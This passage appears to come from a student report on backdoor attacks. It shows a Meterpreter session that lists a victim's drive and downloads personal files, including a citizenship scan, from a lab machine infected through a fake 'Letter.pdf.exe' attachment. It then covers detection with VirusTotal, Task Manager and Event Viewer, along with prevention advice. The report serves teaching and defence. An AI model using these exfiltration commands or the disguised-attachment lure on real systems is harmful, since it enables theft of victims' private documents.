


Kali - VMware Workstation
File Edit View VM Tabs Help
1 2 3 4
20:32
Trash
File System
Home
Letter.exe
Stolen
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
meterpreter > cd E:
meterpreter > ls
Listing: E:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
040777/rwxrwxrwx  4096        dir   2022-10-30 22:08:59 +0545  $RECYCLE.BIN
040777/rwxrwxrwx  0           dir   2023-01-02 17:04:22 +0545  Office Files
040555/r-xr-xr-x  4096        dir   2023-01-02 19:30:44 +0545  Personal
100666/rw-rw-rw-  106703      fil   2022-10-29 22:55:26 +0545  Screenshot 2022-10-29 225519.jp
                                                               g
040777/rwxrwxrwx  4096        dir   2022-10-31 09:59:29 +0545  System Volume Information
040777/rwxrwxrwx  4096        dir   2022-12-30 23:06:55 +0545  VM
040777/rwxrwxrwx  0           dir   2022-12-31 18:34:53 +0545  Videos
040777/rwxrwxrwx  0           dir   2022-07-26 17:34:02 +0545  msdownld.tmp
100666/rw-rw-rw-  1610612736  fil   2022-09-03 20:26:54 +0545  pagefile.sys

meterpreter > download Personal /home/sujen/Desktop/Stolen
[*] downloading: Personal\ApplicationDetails.pdf → /home/sujen/Desktop/Stolen/ApplicationDetail
s.pdf
[*] download   : Personal\ApplicationDetails.pdf → /home/sujen/Desktop/Stolen/ApplicationDetail
s.pdf
[*] downloading: Personal\Citizenship 1 MB.jpg → /home/sujen/Desktop/Stolen/Citizenship 1 MB.jp
g
[*] download   : Personal\Citizenship 1 MB.jpg → /home/sujen/Desktop/Stolen/Citizenship 1 MB.jp
g
```

Figure 9: Downloading filles from the victim machine

The exfiltrated data was inspected in the attacker machine.



22 files: 20.3 MiB (21,310,374 bytes), Free space: 39.7 GiB

Figure 10: Extracted files from the victim machine


(Detailed Attack Demonstration: Appendix 5)

2.4 Detection Techniques

The above performed backdoor attack can be detected through the following methods:

2.4.1 Inspecting the downloaded file

The extension of the downloaded file was ".exe" which means that it is an executable file which is unusual for an email attachment.



Progress Overview Letter.pdf Properties

Progress Overview Letter.pdf

Type of file: Application (.exe)

Description: Progress Overview Letter.pdf

Location: D:\Year 3\Digital Investigation and E-Discovery\File

Size: 640 KB (655,596 bytes)

Size on disk: 644 KB (659,456 bytes)

Created: Friday, January 6, 2023, 2:12:25 PM

Modified: Friday, January 6, 2023, 2:12:25 PM


Accessed: Today, January 6, 2023, 4 minutes ago

Attributes: □ Read-only □ Hidden

Figure 11: File extension of downloaded attachment

2.4.2 Scanning the file for virus

Most of the antiviruses flagged the file as malicious which means that it is not safe to open.



VirusTotal - File - e2f0cff45ec1afa
virustotal.com/gui/file/e2f0cff45ec1afa46721ce239cdefb9b730a4a869e38a9e396e4365189274f98?nocache=1
URL, IP address, domain, or file hash
Sign in
Sign up
46
/ 70
?
Community Score
EXE
DETECTION
DETAILS
BEHAVIOR
COMMUNITY

46 security vendors and no sandboxes flagged this file as malicious

e2f0cff45ec1afa46721ce239cdefb9b730a4a869e38a9e396e436518927 4f98

Progress Overview Letter.pdf.exe

peexe spreader overlay

640.23 KB
Size

2023-01-06 08:27:47 UTC
1 minute ago


Security vendors' analysis

Acronis (Static ML)	Suspicious	Ad-Aware	Gen:Variant.Fragtor.177373
ALYac	Gen:Variant.Fragtor.177373	Antiy-AVL	GrayWare/Win32.Rozena.j
Arcabit	Trojan.Fragtor.D2B4DD	Avast	Win32:Metasploit-C [Trj]
AVG	Win32:Metasploit-C [Trj]	Avira (no cloud)	TR/Crypt.XPACK.Gen7
BitDefender	Gen:Variant.Fragtor.177373	ClamAV	Win.Malware.Uztuby-9978511-0
Cybereason	Malicious.b29e8b	Cynet	Malicious (score: 100)

Figure 12: Scanning the file for virus

2.4.3 Investigation using Task Manager

An unusual application was running while inspecting the task manager.




Name	47% CPU	69% Memory	0% Disk	0% Network
COM Surrogate	0%	0.8 MB	0 MB/s	0 Mbps
COM Surrogate	0%	0.4 MB	0 MB/s	0 Mbps
COM Surrogate	0%	2.3 MB	0 MB/s	0 Mbps
COM Surrogate	0%	0.7 MB	0 MB/s	0 Mbps
CTF Loader	0%	2.5 MB	0 MB/s	0 Mbps
Host Process for Windows Tasks	0%	2.4 MB	0 MB/s	0 Mbps
igfxCUIService Module	0%	0.4 MB	0 MB/s	0 Mbps
igfxEM Module	0%	0.6 MB	0 MB/s	0 Mbps
Intel HD Graphics Drivers for Windows(R)	0%	0.3 MB	0 MB/s	0 Mbps
Intel® Graphics Command Center Service	0%	3.0 MB	0 MB/s	0 Mbps
Letter	0%	2.0 MB	0 MB/s	0 Mbps
Microsoft (R) Aggregator Host	0%	0.8 MB	0 MB/s	0 Mbps
Microsoft Distributed Transaction Coordinator Service	0%	0.5 MB	0 MB/s	0 Mbps
Microsoft Office Click-to-Run (SxS)	0%	3.2 MB	0 MB/s	0 Mbps
Microsoft Windows Search Indexer	0%	7.2 MB	0 MB/s	0 Mbps

Figure 13: Unusual application running

2.4.4 Investigation using Event Viewer

The event viewer was opened and suspicious activity from the backdoor was found.



Application Number of events: 12,437

Level	Date and Time	Source	Event ID	Task Category
Information	1/2/2023 7:38:56 PM	Windows Error Reporting	1001	None
Error	1/2/2023 7:35:42 PM	Application Hang	1002	Hanging Events
Information	1/2/2023 7:35:42 PM	Windows Error Reporting	1001	None
Error	1/2/2023 7:35:00 PM	Application Hang	1002	Hanging Events
Information	1/2/2023 7:35:00 PM	Windows Error Reporting	1001	None
Information	1/2/2023 7:20:46 PM	Windows Error Reporting	1001	None

Event 1001, Windows Error Reporting

General Details

```
Fault bucket 1268078562721256626, type 4
Event Name: APPCRASH
Response: Not available
Cab Id: 0

Problem signature:
P1: Letter.exe
P2: 0.0.0.0
P3: 4bc63c7d
P4: KERNELBASE.dll
P5: 10.0.22621.963
```

Log Name:	Application		
Source:	Windows Error Reporting	Logged:	1/2/2023 7:20:46 PM
Event ID:	1001	Task Category:	None
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	Sujen
OpCode:	Info		
More Information:	Event Log Online Help		

Figure 14: Suspicious activity in the Event Viewer

2.5 Prevention Techniques

Some of the ways which can be used for preventing such kinds of backdoor attacks are explained below:

- **Keeping the software and operating system kept up to date:** Keeping the software and operating system up to date with the latest security patches can help fix vulnerabilities that could be exploited by attackers.

- **Using firewall for traffic filtering:** Firewalls can help prevent unauthorized access to the system by monitoring and controlling incoming and outgoing network traffic based on predetermined security rules.

- **Analyzing files in sandbox environment:** The suspicious file downloaded should be checked in a sandbox environment such as virtual machine so that even if the file is malicious, it will not be able to cause any damage to the user.

- **Employing security tools:** The security tools such as antivirus software, intrusion detection systems, and security information and event management (SIEM) systems should be used to protect the system from backdoor attacks.

- **Monitoring the system:** The system should be monitored regularly for suspicious activity and anomalies to detect and prevent a security breach.

- **Inspecting the email:** The email should be closely looked at before downloading any attachments as many phishing emails are sent using spoofed email which looks similar to a legitimate email.

3. Recommendations

Some of the ways which can be used for reducing the risks of backdoor attacks are elaborated below:

- **Be careful when giving out personal information:** Don't give out personal information, such as login credentials or financial information, to unknown sources.

- **Use strong encryption techniques:** Utilizing encryption can help prevent attackers from being able to read or access data if they manage to gain unauthorized access to the system.

- **Limit the user privileges:** Limiting user privileges to only those necessary for their job can help prevent attackers from using a compromised user account to gain access to sensitive areas of your system.

- **Use antivirus software:** Antivirus software can help detect and prevent malware infections, including those that create backdoors.

- **Maintain data backup:** Backing up important data can help to reduce the loss when compromised from an attack. An efficient backup strategy can help to recover the original data when compromised.

- **Do not use pirated software:** Pirated softwares may be bundled with backdoors and various other malwares, which can be used to hack the system.

4. Conclusion

Backdoor attacks pose a significant risk to computer systems as they allow hackers to gain unauthorized access and perform various malicious actions. These actions may include stealing sensitive data, running malicious scripts, and conducting additional attacks. To protect against these types of attacks, individuals and organizations should implement strong security measures, regularly update their systems, and be vigilant for suspicious activity. If an attack does occur, sensitive information may be stolen and used for illegal activities such as financial fraud, identity theft, account takeovers, and intellectual property theft, resulting in significant losses for individuals and organizations. Therefore, it is important to take steps to protect against these types of attacks which can help to significantly reduce the likelihood of falling victim to such attacks.

5. References

Erickson, J., 2016. *Hacking: The Art of Exploitation.* 2nd ed. California City: No Starch Press.

Holt, T. J., Bossler, A. M. & Seigfried-Spellar, K. C., 2022. *Cybercrime and Digital Forensics An Introduction.* 3rd ed. Oxfordshire: Routledge.

Insurance Information Institute, 2022. *Facts + Statistics: Identity theft and cybercrime.* [Online]
Available at: https://www.iii.org/fact-statistic/facts-statistics-identity-theft-and-cybercrime
[Accessed 20 December 2022].

Jay, A., 2022. *73 Important Cybercrime Statistics: 2022 Data Analysis & Projections.* [Online]
Available at: https://financesonline.com/cybercrime-statistics/
[Accessed 29 December 2022].

Joseph, B., 2017. *Digital Crime Investigation: Handbook for Cyber Crime Investigators.* 1st ed. s.l.:Independently Published.

Kasza, A. & Yates, M., 2017. *The Blockbuster Sequel.* [Online]
Available at: https://unit42.paloaltonetworks.com/unit42-the-blockbuster-sequel/
[Accessed 18 December 2022].

Malwarebytes, 2022. *Backdoor computing attacks – Definition & examples.* [Online]
Available at: https://www.malwarebytes.com/backdoor
[Accessed 12 December 2022].

Rawal, V., 2022. *How to Prevent Backdoor Attacks?.* [Online]
Available at: https://www.geeksforgeeks.org/how-to-prevent-backdoor-attacks/
[Accessed 19 December 2022].

Richter, F., 2022. *The Most Common Types of Cyber Crime* | *Statista.* [Online]
Available at: https://www.statista.com/chart/24593/most-common-types-of-cyber-crime/
[Accessed 20 December 2022].

Toulas, B., 2022. *Hackers trojanize PuTTY SSH client to backdoor media company.* [Online]
Available at: https://www.bleepingcomputer.com/news/security/hackers-trojanize-putty-

ssh-client-to-backdoor-media-company/
[Accessed 15 December 2022].

Toulas, B., 2022. *New Python malware backdoors VMware ESXi servers for remote access.* [Online]
Available at: https://www.bleepingcomputer.com/news/security/new-python-malware-backdoors-vmware-esxi-servers-for-remote-access/
[Accessed 29 December 2022].

6. Appendix

6.1 Appendix 1: Introduction to Digital/Cyber crime

Digital crime, also known as cybercrime, refers to any illegal activity that involves the use of computer systems and the internet. These crimes can take many different forms and can range from simple online scams to sophisticated attacks on critical infrastructure.




Figure 15: Statistics of cyber-crime in 2021 (Richter, 2022).

One common type of digital crime is fraud, which involves using deceptive tactics to obtain money or sensitive information from victims. Examples of fraud include phishing scams, in which attackers send fake emails or text messages pretending to be from a legitimate organization in order to trick people into revealing their login credentials or financial information. Pyramid schemes and advance fee scams are also forms of fraud that use persuasive tactics to lure people into investing money or giving out personal information, with the promise of receiving a larger return on their investment.




Figure 16: Identity Theft and Fraud Statistics (Insurance Information Institute, 2022).

Identity theft is another common form of digital crime. This involves stealing someone's personal information, such as their name, address, and credit card numbers, in order to impersonate them and commit fraud. Identity thieves can use this information to open credit cards, take out loans, or make purchases in the victim's name, causing significant financial damage and ruining the victim's credit.

Malware is another common type of digital crime. This is a broad term that refers to any software that is designed to harm or exploit a computer system. Examples of malware include viruses, which are designed to replicate and spread to other systems, and worms, which are designed to exploit vulnerabilities in order to gain unauthorized access to a system. Ransomware is a type of malware that encrypts a victim's files and demands a ransom from the victim to restore access to the files.

